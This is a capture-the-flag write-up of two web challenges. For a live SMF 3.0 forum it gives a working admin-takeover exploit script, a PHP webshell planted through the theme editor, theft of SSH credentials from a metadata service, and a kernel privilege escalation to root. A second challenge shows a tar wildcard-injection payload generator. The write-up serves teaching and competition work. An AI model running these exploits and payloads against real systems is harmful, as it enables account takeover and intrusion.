Web/0day_2
In Short

The challenge hosts SMF 3.0 Alpha 4 (an open-source forum) and an SSH endpoint. We start with a low-privilege forum account slipping_jimmy.
Two 0day vulnerabilities in SMF are chained: a profile array confusion bug to hijack the admin account, then a theme editor temp file trick to get RCE as www-data.
From the web container, an internal metadata service leaks SSH credentials of user june in a PNG file. The SSH host runs a kernel vulnerable to CVE-2026-31431 (Copy Fail), giving us root and the flag.
Explore
We're given the credentials slipping_jimmy:6Cp875qgKTxKo4iL, a web forum URL, and an SSH endpoint. The credentials are for the forum only, trying them on SSH fails.

The footer shows SMF 3.0 Alpha 4. The challenge is literally called "0day", so we pull the source code and start auditing.
Auditing SMF
Two vulnerabilities were found and chained: one to take over the admin account, and one to turn admin access into code execution.
Vuln 1: Admin Takeover via Profile Array Confusion
When a user visits a profile page, Profile::load() determines whose profile to load:
if (isset($_REQUEST['user'])) {
    $users = (array) $_REQUEST['user'];  // accepts arrays
    $type = self::LOAD_BY_NAME;
}
// ...
$loaded_ids = parent::loadUserData($users, $type, 'profile');

foreach (array_diff($loaded_ids, array_keys(self::$loaded)) as $id) {
    new self($id);
}
If user is passed as an array (user[]=admin&user[]=slipping_jimmy), loadUserData fetches both from the database, then the constructor runs once per user:
protected function __construct(int $id)
{
    // ...
    self::$loaded[$this->id] = $this;

    if (empty(self::$member->id)) {
        self::$member = $this;          // only set on the FIRST call
        self::$memID = $this->id;
    }
    // ...
    parent::$me->is_owner = $this->id === parent::$me->id;  // overwritten EVERY call
    // ...
}
loadUserData() returns results ordered by id_member, so admin (id=1) comes before jimmy (id=2). Two constructor calls happen:
First call (admin, id=1): self::$member is empty → set to admin. is_owner = (1 === 2) → false.
Second call (jimmy, id=2): self::$member already set → not touched. is_owner = (2 === 2) → true.
The result:
| Variable | Value | Meaning |
|---|---|---|
Profile::$member | admin | All writes go here |
User::$me->is_owner | true | "User is editing their own profile" |
This is a classic TOCTOU bug. Since is_owner is true, SMF includes the *_own family of permissions (specifically profile_password_own), which any regular user naturally has:
$permissions = array_map(
    fn($p) => $p->name,
    array_filter(
        Permission::getByGenericName($field['permission']),
        fn($p) => $p->own_any !== 'own' || User::$me->is_owner,
    ),
);

if (empty($permissions) || !User::$me->allowedTo($permissions, any: true)) {
    unset($this->standard_fields[$key]);
}
The password field survives the permission check. When the form saves, Profile::$member->save() writes the new password to admin's record.
There's one more obstacle. The profile page takes an area parameter in the URL (e.g. ?action=profile;area=account), and each area can independently require the current password before saving. The account area does:
'account' => [
    // ...
    'password' => true,  // must enter current password
    // ...
],
'theme' => [
    // ...
    // no 'password' key -> no current-password check
],
We don't know admin's current password, so account won't work. But the theme area has no such requirement.
When the form saves, Profile::$member->save() calls prepareToSaveStandardFields() which processes all POST fields. If passwrd1 and passwrd2 are in the POST body, the password change runs.
So the attack looks like:
POST /index.php?action=profile;area=theme;save
passwrd1=<new>&passwrd2=<new>&user[]=admin&user[]=slipping_jimmy&...
Exploit script:
from const import INSID
import requests
import re

base = f"https://zero-day-2-smf-{INSID}.inst.omnictf.com"

# login as jimmy with slipping_jimmy:6Cp875qgKTxKo4iL
phpsessid = "9d45692c194f235fb68b7c9000a5d4f0"
smfcookie737 = "%7B%220%22%3A2%2C%221%22%3A%225f010fac4e5295d35681547c7c43506e19d5f0bc61d7be26b9678f2eedc2475d2a926eee217c60bfd37d4dcbf778c3b2a6996bdffd8d3b35895da5f27574b9f3%22%2C%222%22%3A1784551171%2C%223%22%3A%22%22%2C%224%22%3A%22%5C%2F%22%7D"


def extract_csrf_and_session(html):
    # ...
    return session_var, session_id, csrf_name, csrf_value


# 1. Create a session and set the cookies
s = requests.Session()
s.verify = False
s.cookies.set("PHPSESSID", phpsessid)
s.cookies.set("SMFCookie737", smfcookie737)

# 2. Get the CSRF token and session variables
r_get = s.get(
    f"{base}/index.php",
    params={
        "action": "profile",
        "area": "theme",
        "user[]": ["admin", "slipping_jimmy"],
    },
)
session_var, session_id, csrf_name, csrf_value = extract_csrf_and_session(r_get.text)

# 3. Change the password for admin
new_password = "xK9#mQ2$vL7!nR4w"
r_post = s.post(
    f"{base}/index.php?action=profile;area=theme;save",
    cookies={
        "PHPSESSID": phpsessid,
        "SMFCookie737": smfcookie737,
    },
    data=[
        ("passwrd1", new_password),
        ("passwrd2", new_password),
        (session_var, session_id),
        (csrf_name, csrf_value),
        ("user[]", "admin"),
        ("user[]", "slipping_jimmy"),
        ("save", "Change profile"),
    ],
    verify=False,
    allow_redirects=False,
)

print(r_post.status_code)  # 302
Now we can log in as admin with the new password:

What we need: A regular forum account
What we achieve: Full admin takeover
Vuln 2: RCE via Theme Editor Temp File
With admin access, we head to the built-in Theme Editor, which allows editing .template.php files directly.
When admin saves a template, SMF does the following:
Config::safeFileWrite($currentTheme['theme_dir'] . '/tmp_' . session_id() . '.php', $_POST['entire_file']);

$error = @file_get_contents($currentTheme['theme_url'] . '/tmp_' . session_id() . '.php');

if (preg_match('~ <b>(\d+)</b><br( /)?' . '>$~i', $error) != 0) {
    $error_file = $currentTheme['theme_dir'] . '/tmp_' . session_id() . '.php';
} else {
    unlink($currentTheme['theme_dir'] . '/tmp_' . session_id() . '.php');
}
The flow:
Content is written to a temp file Themes/default/tmp_<PHPSESSID>.php
SMF does a "syntax check" by HTTP-fetching this .php file via its public URL
SMF checks the response against a Fatal Error regex (~ <b>(\d+)</b><br( /)?>$~i):
Match (syntax error): temp file is kept for the admin to inspect
No match (code is fine): temp file deleted, content overwrites the real template
We want the temp file to stay, so we deliberately append a call to an undefined function to trigger a Fatal Error:
<?php @system($_GET["cmd"]); xxxx(); ?>xxxx() is undefined — PHP 8 throws a Fatal Error whose output ends with <b>N</b><br />, matching the regex. SMF keeps the file, and it's now a webshell at a known public URL.

After clicking SAVE CHANGES, the webshell persists at Themes/default/tmp_<PHPSESSID>.php:

What we need: Forum admin access
What we achieve: RCE as www-data
Approach - Step 1: Getting SSH Credentials
With the webshell, we probe the internal network and find a service on port 2029, and ?cmd=curl localhost:2029 gives:
amazon.local — internal metadata service

Available endpoints:
  /latest/meta-data/
  /latest/meta-data/iam/security-credentials/june

Fatal error: Uncaught Error: Call to undefined function xxxx() in ...
An AWS-style metadata service on port 2029. Fetching localhost:2029/latest/meta-data/iam/security-credentials/june the same way returns a PNG image. Saving and opening it reveals:

june:o3urvm3ori54yh56m4 are the SSH credentials (they stay the same across instances).
Approach - Step 2: Privilege Escalation
SSH uses TLS wrapping on port 1337:
ssh -o "ProxyCommand=ncat --ssl %h %p" -p 1337 june@zero-day-2-ssh-<instid>.inst.omnictf.comQuick enumeration after landing:
$ uname -a
Linux senior-dev-5c9f88df48-tfwz4 6.12.63+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.63-1 (2025-12-30) x86_64 GNU/Linux

$ ls -la /usr/bin/su
-rwsr-xr-x 1 root root 72000 Nov 21 2024 /usr/bin/su
Kernel 6.12.63 is vulnerable to CVE-2026-31431 "Copy Fail", a local privilege escalation that abuses AF_ALG + splice() to overwrite the page cache of any readable file with attacker-controlled bytes. We target the SUID binary /usr/bin/su.
Download copy_fail_exp.c from nisec-eric/cve-2026-31431. The remote container has no compiler, no python3, and no outbound network. So we compile locally and upload the binary.
My local machine is macOS ARM, so I used Docker to cross-compile a static x86_64 binary:
docker run --rm --platform linux/amd64 -v $(pwd):/src -w /src gcc:12 \
  gcc -O2 -static -o copy_fail copy_fail_exp.c
Upload via scp with the same TLS-wrapped SSH:
scp -o "ProxyCommand=ncat --ssl zero-day-2-ssh-<instid>.inst.omnictf.com 1337" copy_fail june@127.0.0.1:/tmp/copy_failThen run it:
$ /tmp/copy_fail
[*] Copy Fail (C) — CVE-2026-31431
[*] Target: /usr/bin/su
[*] Arch:   x86_64
[*] Payload: 160 bytes
[*] Writing: 160/160 bytes
[+] Done. Executing su...
# whoami
root
# id
uid=0(root) gid=1000(june) groups=1000(june)
# cat /root/flag*
omniCTF{S716JuLeUw6g7yU0c6WBVw5Tx8dQWw1d}
Web/StayWild
Background
Wildcard Characters in Shell
In Unix shells, the * wildcard character expands to match all filenames in the current directory. For example, echo * in a directory containing a.txt, b.txt, and c.txt is equivalent to echo a.txt b.txt c.txt.
This becomes dangerous when a command treats the expanded filenames as arguments. If a file is named --some-flag, the shell will happily expand * to include it, and the command will interpret it as a command-line option rather than a filename.
tar Wildcard Injection
GNU tar supports checkpoint actions: --checkpoint=N triggers a callback every N records, and --checkpoint-action=exec=CMD executes CMD at each checkpoint.
If an attacker can place files with these filenames in a directory:
rce.sh
--checkpoint=1
--checkpoint-action=exec=sh<rce.sh
Then any tar command using a * glob in that directory will expand to something like:
tar -xvf archive.tar --checkpoint=1 --checkpoint-action=exec=sh<rce.sh rce.sh ...This gives the attacker arbitrary command execution.
Approach
Checking /robots.txt reveals:
User-agent: *
# Field archive tooling is not ready for public indexing.
The hint suggests hidden functionality. After some endpoint fuzzing, we find a hidden /staging page, which is a .tar file upload interface.

Looking at the page source:
<div class="actions">
    <button class="is-disabled" type="button" disabled>
        Download files
        <span class="soon">Soon feature</span>
    </button>

    <form action="/additional/1784490535624" method="POST" enctype="multipart/form-data">
        <input
            data-beta-upload
            class="is-disabled"
            type="file"
            name="file"
            id="files_1784490535624"
            multiple
            hidden
            disabled
            onchange="this.form.submit()"
        />
        <button
            data-beta-upload
            class="is-disabled"
            type="button"
            disabled
            onclick="document.getElementById('files_1784490535624').click()"
        >
            Upload additional files
            <span class="soon">Soon feature</span>
        </button>
    </form>
</div>
Both "Download files" and "Upload additional files" appear disabled in the UI, but the upload form exposes a real endpoint at /additional/:id. We can POST directly to it.
I initially considered a symlink attack (put a symlink in the tar pointing to /etc/passwd or similar), but since there's no download feature, we have no way to read the resolved symlink content back.
To understand the server behavior, we upload abc.tar (containing files aaa, bbb, ccc) as the initial archive, then upload def.tar (containing ddd, eee, fff) via the additional endpoint. The response shows:
[extraction 1] initial archive pass
aaa
bbb
ccc

[extraction 2] additional extraction pass
aaa
bbb
ccc
tar: abc.tar: Not found in archive
tar: def.tar: Not found in archive
tar: Exiting with failure status due to previous errors

[additional archive: def.tar]
ddd
eee
fff
The [extraction 2] output is interesting. It lists aaa bbb ccc (files in the workspace) and tries to find abc.tar and def.tar as archive members, this weird behavior is like the server running:
tar -xvf abc.tar *If so, the * glob expands to all filenames in the workspace directory, and tar interprets them as specific members to extract from the archive. Since abc.tar and def.tar aren't members of themselves, they produce "Not found in archive" errors.
We craft exp.tar containing our payload files:
import io
import tarfile

output_file = "exp.tar"

# script_content = "ls; export;"
script_content = "cat /opt/wild/.cache/seed-574"

files = {
    "rce.sh": script_content.encode(),
    "--checkpoint=1": b"",
    "--checkpoint-action=exec=sh<rce.sh": b"",
}

with tarfile.open(output_file, "w") as tar:
    for filename, content in files.items():
        info = tarfile.TarInfo(filename)
        info.size = len(content)
        info.mode = 0o644
        tar.addfile(info, io.BytesIO(content))

print(f"Created: {output_file}")
First attempt: upload exp.tar as the initial archive, then trigger with any additional upload. But the server rejects it:
The initial archive contains a blocked filename.
Bypass: the additional upload endpoint doesn't inspect the contents of uploaded tar files. So:
Upload abc.tar (initial) — normal archive
Upload exp.tar (additional) — the server extracts it, placing files with filenames rce.sh, --checkpoint=1, and --checkpoint-action=exec=sh<rce.sh into the workspace
Upload def.tar (additional) — triggers tar -xvf abc.tar *, where * now expands to include our injected --checkpoint files
RCE achieved!

echo "b21uaUNURnt3MWxkYzRyZHNfY2FuX2czdF93MWxkfQ==" | base64 -d
# omniCTF{w1ldc4rds_can_g3t_w1ld}
Post-Solve Analysis
After getting RCE, let's look at the server source to understand exactly why our exploit worked.
The vulnerable command lives in runAdditionalCommand:
function runAdditionalCommand(cwd, res, id, uploadedEntries) {
    const archiveName = getInitialArchiveName(cwd);
    runWithPty('tar -xvf ' + shellQuote(archiveName) + ' *', cwd, (output) => {
        extractAdditionalTarAttachments(cwd, uploadedEntries, (extraOutput) => {
            const logs = addLogEntry(id, 'additional extraction pass', output + extraOutput);
            const files = getWorkspaceFiles(cwd);
            res.send(resultPage(id, logs, files));
        });
    });
}
"*" appended to the tar command. The shell expands * to all workspace files before tar sees them.
The initial upload is well-protected, it rejects any tar entry where a path component starts with -.
function blockedInitialTarEntryReason(name) {
    if (name === '.' || /^(\.\/)+$/.test(String(name || ''))) return null;

    const normalized = normalizeTarEntryName(name);

    if (!normalized) return 'empty filename';
    if (normalized.includes('\0') || normalized.includes('\n') || normalized.includes('\r')) {
        return 'control character';
    }

    if (
        path.isAbsolute(normalized) ||
        normalized === '..' ||
        normalized.startsWith('../') ||
        normalized.includes('/../') ||
        normalized.includes('\\')
    ) {
        return 'unsafe path';
    }

    if (normalized.split('/').some((part) => part.startsWith('-'))) {
        return 'option-style filename';
    }

    return null;
}
But the additional upload endpoint (/additional/:id) only validates the uploaded file's own name against blockedAdditionalReason — a blocklist of keywords like cat, sh, bash, etc.
function blockedAdditionalReason(name) {
    const lower = String(name || '').toLowerCase();
    return BLOCKED_ADDITIONAL_TOKENS.find((token) => lower.includes(token)) || null;
}
Since our second uploaded file is simply named exp.tar (no blocked tokens), it passes. The server then extracts it without inspecting the tar contents, placing our --checkpoint=1 and --checkpoint-action=exec=sh<rce.sh files directly into the workspace.
The third additional upload triggers tar -xvf abc.tar *, expanding the * to include these injected filenames and tar interprets them as command-line options, giving us RCE.